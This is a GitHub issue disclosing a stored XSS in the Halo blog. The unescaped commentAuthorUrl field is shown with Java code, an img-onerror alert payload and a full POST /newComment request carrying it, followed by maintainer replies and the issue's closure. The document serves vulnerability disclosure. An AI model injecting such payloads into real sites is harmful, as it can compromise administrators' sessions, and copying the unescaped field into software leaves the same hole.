New issue

Jump to bottom

These is Another stored xss vulnerability #127

Closed 4 of 6 tasks **Artemis1029** opened this issue on Apr 3, 2019 · 2 comments

Labels kind/bug vulnerability

Artemis1029 commented on Apr 3, 2019 • edited

我确定我已经查看了 (标注 [ ] 为 [x])

- [x] Halo 使用文档
- [x] Github Wiki 常见问题
- [x] 其他 Issues

我要申请 (标注 [ ] 为 [x])

- [x] BUG 反馈
- [ ] 添加新的特性或者功能
- [ ] 请求技术支持

Bug Report

I find that You have do HtmlUtil.escape for CommentContent

```
            buildContent.append(lastComment.getCommentAuthor());
            buildContent.append("</a> ");
            buildContent.append(OwoUtil.markToImg(HtmlUtil.escape(comment.getCommentContent()).replac
            comment.setCommentContent(buildContent.toString());
        } else {
            //将评论内容的字符专为安全字符
            comment.setCommentContent(OwoUtil.markToImg(HtmlUtil.escape(comment.getCommentContent()).
        }
        if (StrUtil.isNotEmpty(comment.getCommentAuthorUrl())) {
            comment.setCommentAuthorUrl(URLUtil.normalize(comment.getCommentAuthorUrl()));
        }
        commentService.create(comment);
        if (StrUtil.equals(OPTIONS.get(BlogPropertiesEnum.NEW_COMMENT_NEED_CHECK.getProp()), TrueFals
```

but do nothing with CommentAuthorUrl


```
commentObj.put("commentAuthorUrl", comment.getCommentAuthorUrl());
```

payload: `commentAuthorUrl="><img src=1 onerror=alert(123)>`


```
POST /newComment HTTP/1.1
Host: xxxxxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.47 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer:
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 306
Connection: close
Cookie: JSESSIONID=
X-Forwarded-For: 127.0.0.2

postId=3&commentContent=sasas&commentAuthor=as12%22%3E%3Ca%3E3&commentAuthorEmail=&commentAuthorUrl=%22%3E%3Cimg+src%3D1+onerror%3Dalert(123)%3E233&commentAgent=Mozilla%2F5.0+(Windows
```

in uri `/admin/comments?status=1`



JohnNiang commented on Apr 3, 2019 — Member

非常感谢您的漏洞反馈！我们将在 v1.0 版本进行修复。

JohnNiang added the kind/bug label on Apr 3, 2019

JohnNiang added this to **To do** in **Halo-v1 progress** via automation on Apr 3, 2019

JohnNiang added the **vulnerability** label on Apr 4, 2019

MyFaith closed this as completed on Apr 7, 2019

Halo-v1 progress automation moved this from **To do** to **Done** on Apr 7, 2019

MyFaith reopened this on Apr 7, 2019

Halo-v1 progress automation moved this from **Done** to **In progress** on Apr 7, 2019

MyFaith moved this from **In progress** to **To do** in **Halo-v1 progress** on Apr 7, 2019

JohnNiang removed this from **To do** in **Halo-v1 progress** on May 21, 2019

ruibaby commented on May 28, 2019 — Member

准备发布 v1，所以关闭该 issue。

ruibaby closed this as completed on May 28, 2019

JohnNiang mentioned this issue on Feb 8, 2020

Stored xss on Halo blog #547

Closed

Assignees

No one assigned

Labels

kind/bug **vulnerability**

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

4 participants